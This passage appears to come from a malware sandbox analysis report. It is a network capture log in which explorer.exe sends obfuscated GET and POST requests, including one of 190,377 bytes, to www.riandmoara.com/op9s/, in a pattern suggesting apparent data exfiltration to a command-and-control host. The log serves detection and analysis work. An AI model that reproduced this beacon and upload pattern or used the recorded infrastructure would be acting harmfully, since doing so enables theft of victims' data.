66 64 46 74 51 43 4d 5f 70 53 51 33 42 6d 4a 51 50 65 34 57 52 52 4c 44 33 32 4a 58 70 53 64 58 37 4b 41 30 47 2d 51 4f 7e 64 46 62 52 76 37 2d 4d 49 45 45 61 6f 75 70 50 43 56 69 69 65 39 4b 47 37 6a 38 68 56 66 4c 6e 70 39 64 32 67 69 70 77 4d 33 69 79 4b 6a 36 73 4a 70 39 4b 45 79 69 45 53 73 38 4d 68 7a 54 44 41 70 79 67 78 4d 43 34 65 56 6c 64 61 47 65 7a 5a 5a 4b 65 7a 6b 62 6f 5f 43 57 6e 38 70 67 70 4f 65 49 4f 38 7e 74 48 72 75 6f 41 37 70 51 4a 44 6b 57 58 66 49 4b 71 59 32 54 68 4c 79 2d 45 52 30 4a 46 68 69 4e 61 54 30 67 61 54 6d 5a 37 41 6d 57 44 64 50 34 43 44 6e 5a 73 30 36 55 53 50 68 6b 6b 44 65 6a 5a 71 63 34 78 36 74 6c 73 69 69 6d 72 38 72 4b 48 53 35 42 57 46 71 57 52 4c 28 74 55 65 44 73 47 63 5a 38 48 42 45 43 28 37 55 77 30 51 55 33 43 67 67 73 30 43 54 6a 6b 7a 42 50 33 44 4e 38 66 5f 51 69 4e 72 44 65 38 67 6a 6e 32 32 4a 48 55 41 48 4a 4c 47 76 45 4a 50 7a 37 31 53 45 7a 62 71 77 66 6e 44 38 52 4d 53 79 75 51 63 5a 52 64 45 74 2d 41 6d 6c 42 44 4d 31 54 61 4a 71 57 6c 7a 50 4b 6a 76 28 61 42 49 32 53 38 6d 45 5a 69 51 34 62 38 6b 47 76 75 43 57 43 4b 6f 33 67 39 69 74 78 4f 66 69 2d 6b 43 38 5f 5a 46 46 37 51 44 75 57 50 56 78 Data Ascii: ATRlddL=XhXwXM9ne9mHfpeoq6pJ3wL2Z6dB~K4q7Q4GoFKdLTi7~cWK6Xd8r64OLO9zN5Wo1CzZOQ ~1yVMc2Fr-0zWh5ys0AyVkaInQ6ivEvoALWaTFmfj9Xw3rx8~Dy0NGI_KWDwhxKIcbVV8HQO5G1MO2vi3Um5yYlKbN Iw4c5FxwibfsFo2C~iLn3SBoI9NAnB98~bFQZml8006XLSwzajPtGR60(GcCP0JnSoh_MjqYwwOzG_4pjS0rmgULxZ HWUDcJQKmuu8TydEdsI6eSNONky5vLCJjauYI-z7WdLM1lX1lOe5ljr2vdVR9jqNDBLcU4Z9Sr8N0Z6mg7h12awqGf I86d6A0ZNOFsJb(dcEFITQLK4ELtuNHG3Sfqb78MScFV9hdwyNkjUdnfhSUS(8YhPQVjCwpU8_9MGquWVclVAjlwzw y55VRaayqCHI(K47BgFNTWTrouEcijptOhI6YyMwezynjdVWlJmzHGvDOylgb9jeknO1bdsVHcsnl5WhhA7u7H2QJA NwZw30aPE63idurl5YnuGdO4cB1vXHUIjtMSRRYHKMT6Dy2Dnpocn7JCqhA6EiP36_6c7Jsg3FKnwQAghFzpbbzVZw KsPVIyUF1CJsDBl308fLrqfMd5BePGRovkl5iNbRAEVxXISBktYfDkTR1NCot0v8zqYYnWip4rUPMJvXwT1tloktSY EKrGRXdOqmpL(58NRILl2KZ5VmA09zjVbRj_f5OaiRQi1koyw-AgSF77ZcOl4d1L(cOwa9nFUaAJyG~JS5MbbgsoFg iBTcCBpVgx4mvbwYLHDpwm4JZMf-NWniOXPLEFGb60RrzdBP(ICZXLO3rR1F0UZNT6rpkwrgWR0q3Nr2Vmp57H73Xn Zi7BryfKFNwmTlL5nYBl0cFl8YlOt6q4I84oyNq-SlBjH-n5FDQqrHVD5trO2Gs9L2TDI1TlXZDvdxlrYkAyfdFtQC M_pSQ3BmJQPe4WRRLD32JXpSdX7KA0G-QO~dFbRv7-MIEEaoupPCViie9KG7j8hVfLnp9d2gipwM3iyKj6sJp9KEyi ESs8MhzTDApygxMC4eVldaGezZZKezkbo_CWn8pgpOeIO8~tHruoA7pQJDkWXfIKqY2ThLy-ER0JFhiNaT0gaTmZ7A mWDdP4CDnZs06USPhkkDejZqc4x6tlsiimr8rKHS5BWFqWRL(tUeDsGcZ8HBEC(7Uw0QU3Cggs0CTjkzBP3DN8f_Qi NrDe8gjn22JHUAHJLGvEJPz71SEzbqwfnD8RMSyuQcZRdEt-AmlBDM1TaJqWlzPKjv(aBI2S8mEZiQ4b8kGvuCWCKo 3g9itxOfi-kC8_ZFF7QDuWPVxu52HGOXyFGkYaqOGdi3XdvbDOMpJ0L-Aj8wG9OW3SUey8KBKGyRCuTGpjW0AY8jyY Jl3-1UteWHedyYtnsbyNShre3WuH(QYAGbYA43sis76b3kKZDIfe7_Teu_DZZbwDqca8xh6cF4rm9xZvVMI5EN7-lp JpdwfY0N57lEzUFJfuTHSpqVcVYS5WUhBHJQ8AlqKYE3lzqf4Tfq~vkbuoBHfCzOzua4RuqUEIPqsXSTiaGY4atbej V1OkVThQeEQsRJqR3Qq_4SxWVy1ZpZUruomj6ZvDvQCnjWb12m2OdxAOf96NvMFw~-fJn29F0Ob2mhMCAqXRIgqcNy 4F887VI1EGDETFibSBCvgsORsFjp3VUx03W1pwkZKeplU_QmZuLe8yztbL95PyW0Z81lVQ7xshqytjnNSWlZHnWOwG ~au7(r46Ke8GZKSJYHPaeg8dmRXQ3CjVXRWKOjc6antYlcL4yx4XSckPR2TAQAWp~ZT6rp35YKd7C-hcAkLCnMZSDx B2xgdgsqYez5WHtYStEDv4v5afNNjuFymT(rzfvcPCBVdgAC7zqWzIGLlh3zCpQpxUEeMnyrFfC4jk6wrlxdDAHM5j 5NHMZsirlN2NPqmPJmFKaJwG3rZdZrwIoP~cFlpHCejQ(cPpvO4W6k(lm61Qx_g23vbpWt(-WztxL-9sj_NR~qxGnr xQ8eMQSzzSkfj4g0YlRikuy0L8UF10tlfySL3wn4PJviwtZe301xpBGC10xHgYJ-6w86R2qjDtSlhhBKG670HCgkTA KBDPZb~Dts5XkvcK9QWn(oU9E9DpudvLRBCaINgZnHT7Dqn3DrLjmRRizNIxT_zTv1DBvzIKr1dBjqkBHBEtE1Yk5X mc5TBeHpMLXTGRBu7whtLhUxjVc1bsTJjpZq8zvSO3a0atN4Fvfezjuru1wDBv6NqKSm9qRdY2i3X74zG-4nX5imn9 5lMrlQ(lIY1DmZa0Bu6YMcnV7nG-(I3FAWtac5ZS6sVMhsMCai(x~IwvuodjfCuTR1XbeqKMdE6_ZGdL4jzk2rH83f plbK6xceo-aQJ6d11j0VPjM_q6Z05_yEqb2zN77H7y7ONemmU33vU5NY3m1VyR~eTvrACVkz12kMjn4LJjz6BqUmbp MwW1p1N_TELspUeLTX0l326AIjpkkgc6L0CZqS8lCl5V3NJoovj7vgDBTeN9Gg6uxOn2PZwXciKUcdveVW~QlcZ9JX 446WuIDWVwjKe5EXu4Tov4Q_f2JE8CNSGIrekvj_RviGR6iP3OU-HnPci9Emu7iGsUoKLq~JGPMPu-t5SvOD8bhjEA a3pmrVvZJydvqt9oyTQdFU94GYy09qtM9vQcVnSSYTWak6jfW_1k34iVmjOO3SSYx0pK7KtNGFq0uzmZk7REnVADrK Nr48XzOZhPJuu_iQtE~BzilFHBPEsSrnfS1yEO9uXfu31FGmqludQNV-~_EI7KfbA1HnwJaZBf52qft2dhz7(5rmSd P77AbdosrtROYRuTRE4v1X8FKZw4tnLr1TBp(41O8ZS6W5T90b~qdzACGvcUVkgrQDpOwWdjUstT8BEL0DlzY2d9xS e9mCEgsd5MY8TDefdFsj2kb27h6qpGY4lYFS6ds2jBq0lm~-1Ka9mwOPq-VxylgBqxNl6W63wxZBL_UP7u3IzCDi7lYNyIJ-NUp6EEL_zsB6RoXcnWpV31I1Y98BSv4v9T8iU8qB63GTuavqIcNcpZwFdOpCaUQDy9UGyvoVpg(9ddhv4jSJ ZKDZwpRyKioRjUTN0l0Q4dTfjj2h7Mk9C7o4VPIiMLaDxeezwmQ4Qgs9Mh0jWytpi5I_303sWRnespsvUoQvVImQj8 pynTdCRUCAiO4LdI3G1_sAk9mon94UZklgop4hBhXVOdcUbhivAElk64tPdubLt0xHdcoHjYT0Tj23yEG0VGQMUNYm xFlaidsJmL9_LGerQyjtxmvPOkUM3MkI8Vjo7rvp6HMT5mCpW8GcXl5lLyFm4ZYfDF9NC4sXT9r8cDyN(pry85rwwx JwGRYfgyrOii8n2grpRAPpuPcs7pdpxwP3(iKV1kmZMZXxp8gF4Y3huhCrwEUKYgWYdfZGQi4CDn2zq6xtO2bI5Lb7 10G1pVsPrVDr(m2SpjEG7kwDVXUt3sDGomRSJii3RM~7x8W83zX_Z74e1HW4Wi0oxiRUcHWeYMGwMkSyXSri46npBB TjBk6Bp9JeYUzuQpCqyagLvXS9TxHoo

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 18:25:59.639204979 CEST	6362	IN	HTTP/1.1 404 Not Found Content-Type: text/html Server: Microsoft-IIS/8.5 X-Powered-By: ASP.NET Date: Tue, 04 May 2021 16:25:59 GMT Connection: close Content-Length: 1245 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 30 20 53 74 72 69 63 74 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 2f 44 54 44 2f 78 68 74 6d 6c 31 2d 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 69 73 6f 2d 38 38 35 39 2d 31 22 2f 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 2d 20 46 69 6c 65 20 6f 72 20 64 69 72 65 63 74 6f 72 79 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0d 0a 3c 21 2d 2d 0d 0a 62 6f 64 79 7b 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 2d 73 69 7a 65 3a 2e 37 65 6d 3b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 56 65 72 64 61 6e 61 2c 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 45 45 45 45 45 45 3b 7d 0d 0a 66 69 65 6c 64 73 65 74 7b 70 61 64 64 69 6e 67 3a 30 70 78 20 31 35 70 78 20 31 30 70 78 20 31 35 70 78 3b 7d 20 0d 0a 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 32 2e 34 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 63 6f 6c 6f 72 3a 23 46 46 46 3b 7d 0d 0a 68 32 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 37 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 63 6f 6c 6f 72 3a 23 43 43 30 30 30 30 3b 7d 20 0d 0a 68 33 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 32 65 6d 3b 6d 61 72 67 69 6e 3a 31 30 70 78 20 30 20 30 20 30 3b 63 6f 6c 6f 72 3a 23 30 30 30 30 30 3b 7d 20 0d 0a 23 68 65 61 64 65 72 7b 77 69 64 74 68 3a 39 36 25 3b 6d 61 72 67 69 6e 3a 30 20 30 20 30 20 30 3b 70 61 64 64 69 6e 67 3a 36 70 78 20 32 25 20 36 70 78 20 32 25 3b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 74 72 65 62 75 63 68 65 74 20 4d 53 22 2c 20 56 65 72 64 61 6e 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 63 6f 6c 6f 72 3a 23 46 46 46 3b 0d 0a 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 35 35 35 35 35 35 3b 7d 0d 0a 23 63 6f 6e 74 65 6e 74 7b 6d 61 72 67 69 6e 3a 30 20 30 20 30 20 32 25 3b 70 6f 73 69 74 69 6f 6e 3a 72 65 6c 61 74 69 76 65 3b 7d 0d 0a 2e 63 6f 6e 74 65 6e 74 2d 63 6f 6e 74 61 69 6e 65 72 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 46 46 3b 77 69 64 74 68 3a 39 36 25 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 38 70 78 3b 70 61 64 64 69 6e 67 3a 31 30 70 78 3b 70 6f 73 69 74 69 6f 6e 3a 72 65 6c 61 74 69 76 65 3b 7d 0d 0a 2d 2d 3e 0d 0a 3c 2f 73 74 79 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 64 69 76 20 69 64 3d 22 68 65 61 64 65 72 22 3e 3c 68 31 3e 53 65 72 76 65 72 20 45 72 72 6f 72 3c 2f 68 31 3e 3c 2f 64 69 76 3e 0d 0a 3c 64 69 76 20 69 64 3d 22 63 6f 6e 74 65 6e 74 22 3e 0d 0a 20 3c 64 69 76 20 63 6c 61 73 73 3d 22 63 6f 6e 74 65 6e 74 2d 63 6f 6e 74 61 69 6e 65 72 22 3e 3c 66 69 65 6c 64 73 65 74 3e 0d 0a 20 20 3c 68 32 3e 34 30 34 20 2d 20 46 69 6c 65 20 6f 72 20 64 69 72 65 63 74 6f 72 79 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 68 32 3e 0d 0a 20 20 3c 68 33 3e 54 68 65 20 72 65 73 6f 75 72 63 65 20 79 6f 75 20 61 72 65 20 6c 6f 6f 6b 69 6e 67 20 66 6f 72 20 6d 69 67 68 74 20 68 61 76 65 20 62 65 65 6e 20 72 65 6d 6f 76 65 64 2c 20 68 61 64 20 69 74 73 20 6e 61 6d 65 20 63 68 61 6e 67 65 Data Ascii: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd"><html xmlns="http://www.w3.org/1999/xhtml"><head><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/><title>404 - File or directory not found.</title><style type="text/css">...body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}fieldset{padding:0 15px 10px 15px;} h1{font-size:2.4em;margin:0;color:#FFF;}h2{font-size:1.7em;margin:0;color:#CC0000;} h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;} #header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-serif;color:#FFF;background-color:#555555;}#content{margin:0 0 0 2%;position:relative;}.content-container{background:#FFF;width:96%;margin-top:8px;padding:10px;position:relative;}--></style></head><body> <h1>Server Error</h1> <fieldset> <h2>404 - File or directory not found.</h2> <h3>The resource you are looking for might have been removed, had its name change

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49771	23.227.38.74	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 18:26:38.271478891 CEST	6384	OUT	GET /op9s/?ATRlddL=xnspkmSPLBj08xNePaHPPsjxz908h8zfhpai7QtikNAo4s21U/7o4eKTODKz+4ENdtw2&vjlP0v=UDHHm2vhQ0rxBNh HTTP/1.1 Host: www.riandmoara.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 18:26:38.441804886 CEST	6386	IN	HTTP/1.1 403 Forbidden Date: Tue, 04 May 2021 16:26:38 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding X-Sorting-Hat-PodId: 173 X-Sorting-Hat-ShopId: 46709997723 X-Dc: gcp-us-central1 X-Request-ID: cabd771e-eebf-48b7-af66-73482427e7de X-Content-Type-Options: nosniff X-Permitted-Cross-Domain-Policies: none X-XSS-Protection: 1; mode=block X-Download-Options: noopen CF-Cache-Status: DYNAMIC cf-request-id: 09d9cd076100001f45ab05e000000001 Server: cloudflare CF-RAY: 64a3178569cd1f45-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 34 38 62 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 65 66 65 72 72 65 72 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 65 76 65 72 22 20 2f 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 41 63 63 65 73 73 20 64 65 6e 69 65 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 2a 7b 62 6f 78 2d 73 69 7a 69 6e 67 3a 62 6f 72 64 65 72 2d 62 6f 78 3b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 48 65 6c 76 65 74 69 63 61 2c 41 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 31 46 31 46 31 3b 66 6f 6e 74 2d 73 69 7a 65 3a 36 32 2e 35 25 3b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 7d 62 6f 64 79 7b 70 61 64 64 69 6e 67 3a 30 3b 6d 61 72 67 69 6e 3a 30 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 32 2e 37 72 65 6d 7d 61 7b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 31 70 78 20 73 6f 6c 69 64 20 23 33 30 33 30 33 30 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 62 6f 74 74 6f 6d 3a 31 72 65 6d 3b 74 72 61 6e 73 69 74 69 6f 6e 3a 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 20 30 2e 32 73 20 65 61 73 65 2d 69 6e 7d 61 3a 68 6f 76 65 72 7b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 2d 63 6f 6c 6f 72 3a 23 41 39 41 39 41 39 7d 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 38 72 65 6d 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 34 30 30 3b 6d 61 72 67 69 6e 3a 30 20 30 20 31 2e 34 72 65 6d 20 30 7d 70 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 7d 2e 70 61 67 65 7b 70 61 64 64 69 6e 67 3a 34 72 65 6d 20 33 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 64 69 73 70 6c 61 79 3a 66 6c 65 78 3b 6d 69 6e 2d 68 65 69 67 68 Data Ascii: 48b<!DOCTYPE html><html lang="en"><head> <meta charset="utf-8" /> <meta name="referrer" cont ent="never" /> <title>Access denied</title> <style type="text/css"> *{box-sizing:border-box;margin:0;paddin g:0}html{font-family:"Helvetica Neue",Helvetica,Arial,sans-serif;background:#F1F1F1;font-size:62.5%;color:#303030;min- height:100%}body{padding:0;margin:0;line-height:2.7rem}a{color:#303030;border-bottom:1px solid #303030;text-deco ration:none;padding-bottom:1rem;transition:border-color 0.2s ease-in}a:hover{border-bottom-color:#A9A9A9}h1{font- size:1.8rem;font-weight:400;margin:0 0 1.4rem 0}p{font-size:1.5rem;margin:0}.page{padding:4rem 3.5rem;margin:0;displa y:flex;min-heigh

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49772	23.227.38.74	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 18:26:40.496345043 CEST	6392	OUT	POST /op9s/ HTTP/1.1 Host: www.riandmoara.com Connection: close Content-Length: 413 Cache-Control: no-cache Origin: http://www.riandmoara.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.riandmoara.com/op9s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 41 54 52 6c 64 64 4c 3d 35 46 67 54 36 44 53 59 41 79 36 44 6b 78 34 71 51 4e 4f 54 5a 49 58 4d 77 74 30 39 6f 75 7a 69 34 70 50 7a 6f 43 5a 2d 71 66 35 73 33 49 6d 76 57 50 71 75 6f 4b 37 7a 5a 52 36 35 6f 4b 45 34 52 65 4a 70 54 57 66 75 71 61 7e 61 77 31 4b 4c 6f 79 47 69 4a 52 7a 57 55 6c 44 4b 49 57 61 4f 42 49 64 7a 4c 31 33 38 76 49 73 64 4e 51 43 37 6f 56 65 74 4e 53 7e 4f 6d 48 53 66 56 61 39 2d 38 4d 62 6b 76 47 52 52 56 4a 75 6e 71 72 4f 36 32 34 63 47 77 36 47 43 42 77 33 6e 65 6e 79 54 57 55 76 78 42 66 32 65 44 5a 38 57 52 41 52 4b 6c 6f 47 65 4b 77 78 38 4b 77 50 44 76 6e 50 48 76 30 6f 75 78 76 48 6a 69 71 32 63 66 50 53 74 7e 54 6e 4d 54 4b 70 41 73 48 54 6d 44 64 78 35 44 6e 56 75 58 47 4d 58 33 34 76 68 46 79 6c 63 47 45 6e 56 56 5a 49 66 31 72 75 34 73 38 6d 4f 71 61 59 77 65 34 45 65 46 65 4c 77 30 46 50 62 78 55 74 41 4e 71 70 6f 62 35 35 54 4e 49 69 48 55 4b 44 58 6f 4f 69 78 4c 6d 58 43 67 42 4b 4d 48 45 28 6b 54 7a 30 67 58 4d 61 32 31 38 34 37 6f 52 41 44 7e 6b 65 36 5a 6b 62 36 55 50 64 71 69 2d 4d 30 38 54 50 33 31 71 6a 53 39 72 63 6d 6a 5f 65 47 4b 6a 38 76 35 34 37 62 51 4c 56 38 79 68 65 31 35 6c 47 77 57 74 65 64 68 44 63 32 68 62 64 70 4c 74 58 75 64 75 4a 4f 55 44 53 33 52 51 29 2e 00 00 00 00 00 00 00 00 Data Ascii: ATRlddL=5FgT6DSYAy6Dkx4qQNOTZIXMwt09ouzi4pPzoCZ-qf5s3ImvWPquoK7zZR65oKE4ReJpTW fuqa~aw1KLoyGiJRzWUlDKIWaOBIdzL138vIsdNQC7oVetNS~OmHSfVa9-8MbkvGRRVJunqrO624cGw6GCBw3nenyT WUvxBf2eDZ8WRARKloGeKwx8KwPDvnPHv0ouxvHjiq2cfPSt~TnMTKpAsHTmDdx5DnVuXGMX34vhFylcGEnVVZlf1r u4s8mOqaYwe4EeFeLw0FPbxUtANqpob55TNIiHUKDXoOixLmXCgBKMHE(kTz0gXMa21847oRAD~ke6Zkb6UPdqi-M0 8TP31qjS9rcmj_eGKj8v547bQLV8yhe15lGwWtedhDc2hbdpLtXuduJOUDS3RQ).

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49773	23.227.38.74	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 18:26:40.541187048 CEST	6405	OUT	POST /op9s/ HTTP/1.1 Host: www.riandmoara.com Connection: close Content-Length: 190377 Cache-Control: no-cache Origin: http://www.riandmoara.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.riandmoara.com/op9s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 41 54 52 6c 64 64 4c 3d 35 46 67 54 36 43 61 69 48 43 28 66 67 44 73 33 51 64 65 4c 50 38 72 65 36 4e 59 49 76 39 53 5a 6e 75 58 5a 6f 44 70 36 6a 39 41 31 39 49 32 76 55 4b 32 70 7a 61 37 30 4e 68 36 32 6a 71 49 32 54 4d 5a 66 54 58 4b 42 71 61 32 5a 6e 6e 53 43 6f 69 47 50 49 78 50 41 53 6c 6e 52 49 55 65 5f 41 71 78 52 65 46 7a 38 67 59 55 66 51 44 4c 76 28 67 75 63 4f 68 4b 48 71 69 47 38 57 71 51 4a 38 75 6e 38 35 56 56 54 48 73 75 67 6d 4c 53 43 6e 61 38 44 7e 4b 53 46 45 7a 4b 68 44 55 57 66 56 52 61 52 59 71 4f 52 41 70 30 59 61 51 67 33 7a 70 53 77 4c 68 41 4e 4b 78 58 39 6d 30 71 4a 34 6d 4e 6a 68 4b 76 46 71 2d 75 53 48 59 79 31 31 78 50 39 52 4c 35 76 6b 6a 58 35 45 4d 64 57 41 69 51 7a 5a 48 55 43 6b 38 66 74 4e 6a 55 70 42 54 28 4e 4b 4b 42 39 79 74 75 72 6d 50 75 57 36 49 30 43 61 6f 45 31 48 65 4c 6b 37 6e 6e 6a 67 41 64 61 47 61 5a 56 62 34 68 4d 51 4c 58 63 58 50 62 78 69 4c 43 30 48 32 72 30 30 43 53 43 4d 32 54 76 44 41 6f 41 62 73 61 6c 31 5f 51 67 6f 52 41 78 7e 6d 32 63 5a 57 6e 36 55 64 56 44 6c 65 77 4f 74 44 4f 33 37 61 54 55 7a 37 77 32 6a 2d 32 47 45 79 4e 41 35 4c 72 62 55 5a 4e 7a 79 45 71 31 77 46 47 77 43 64 66 5f 6c 47 6c 6e 68 35 51 66 61 73 6e 47 64 49 31 51 61 79 6a 37 4c 67 74 55 55 58 6a 45 77 41 34 2d 52 7a 6b 74 79 66 5a 37 76 36 79 74 79 65 52 32 6f 45 57 6f 70 4c 4e 4d 36 74 72 34 39 34 73 42 50 38 57 53 6c 6d 6d 36 32 48 6b 71 58 32 37 66 4c 42 79 65 75 34 74 36 62 6a 68 43 48 73 38 71 47 2d 67 59 77 68 44 65 77 39 69 32 39 76 28 55 4f 4c 44 54 45 6a 62 4e 33 58 43 5f 67 4e 4c 38 39 51 69 51 68 77 71 71 6d 30 70 4b 56 64 64 51 31 53 6c 64 51 4e 71 5f 4c 71 41 74 6b 79 77 51 32 44 42 34 79 42 53 70 34 73 34 59 58 55 55 58 75 49 6d 5a 66 70 6e 4f 74 45 32 45 72 42 31 4f 4a 6b 4e 62 75 6f 28 35 43 54 49 66 67 31 67 43 69 48 67 6e 33 4e 4e 45 7a 32 4f 57 5a 6c 34 79 64 77 63 6b 54 31 53 34 4b 56 6a 43 4d 59 45 77 45 74 68 58 57 52 54 35 76 32 6a 7a 34 62 6e 38 51 75 75 47 67 62 32 4a 50 39 6b 55 54 6b 73 33 38 6f 52 78 4c 6a 57 58 5a 41 4c 57 73 38 76 6f 66 48 6c 79 69 79 72 48 67 78 43 74 71 31 47 6e 54 2d 71 6d 51 2d 7a 76 4a 65 50 44 6b 4b 7a 74 51 74 36 63 4f 44 6e 6b 49 46 4d 56 34 57 32 59 32 71 52 42 7e 5f 6e 71 63 78 78 69 34 6c 39 67 71 59 76 79 78 66 72 5a 7a 59 6c 69 65 79 79 69 69 66 56 57 71 4f 76 4c 7e 77 4f 39 33 66 47 59 64 4d 58 47 37 57 39 7a 56 71 47 32 50 64 35 4c 6a 53 37 65 67 4c 69 76 53 6f 4f 5f 77 5a 36 75 53 52 7a 61 37 6d 69 6e 44 62 6f 4e 28 52 68 32 33 51 6a 55 37 35 47 55 76 43 43 56 61 59 48 35 75 79 49 4a 59 37 49 46 6e 61 4d 77 4b 48 49 58 6c 74 70 6d 7a 68 31 32 30 6b 41 4e 38 43 58 6c 52 6d 71 5a 31 6c 54 64 79 35 4a 56 76 79 33 52 37 31 31 7a 79 2d 73 32 4d 35 47 74 49 75 4e 4b 51 43 54 78 6c 34 69 35 53 62 49 53 41 48 63 47 42 63 4a 53 30 4d 6b 50 4a 4c 79 53 6d 45 39 48 42 62 4f 70 4d 4e 5a 77 46 75 4f 59 58 30 71 39 28 2d 69 72 37 44 6e 2d 54 42 65 77 55 69 51 68 34 44 4e 6a 51 70 69 46 50 2d 35 71 4e 62 53 4d 38 72 76 32 33 78 71 61 51 48 41 4f 4f 47 6b 4e 65 56 51 42 47 47 76 4c 75 43 6d 6c 42 71 47 49 68 69 63 57 61 6c 72 43 59 6c 6f 7a 4c 41 7a 6d 6f 46 48 4d 70 33 4d 38 6d 38 67 74 63 66 73 75 6e 71 41 5a 34 59 62 34 45 6e 63 39 71 70 52 49 54 70 47 50 44 72 37 78 44 7a 28 49 42 57 72 50 6a 32 34 73 77 31 6e 4b 36 59 28 6c 41 57 69 4c 6a 45 37 32 73 4f 4f 50 72 53 54 5f 6c 6f 68 6d 75 62 65 50 7e 70 76 31 68 6d 56 57 6f 4d 45 63 6d 69 6a 5f 6b 75 53 6a 76 61 6d 32 30 55 66 73 50 6d 28 62 52 4a 42 72 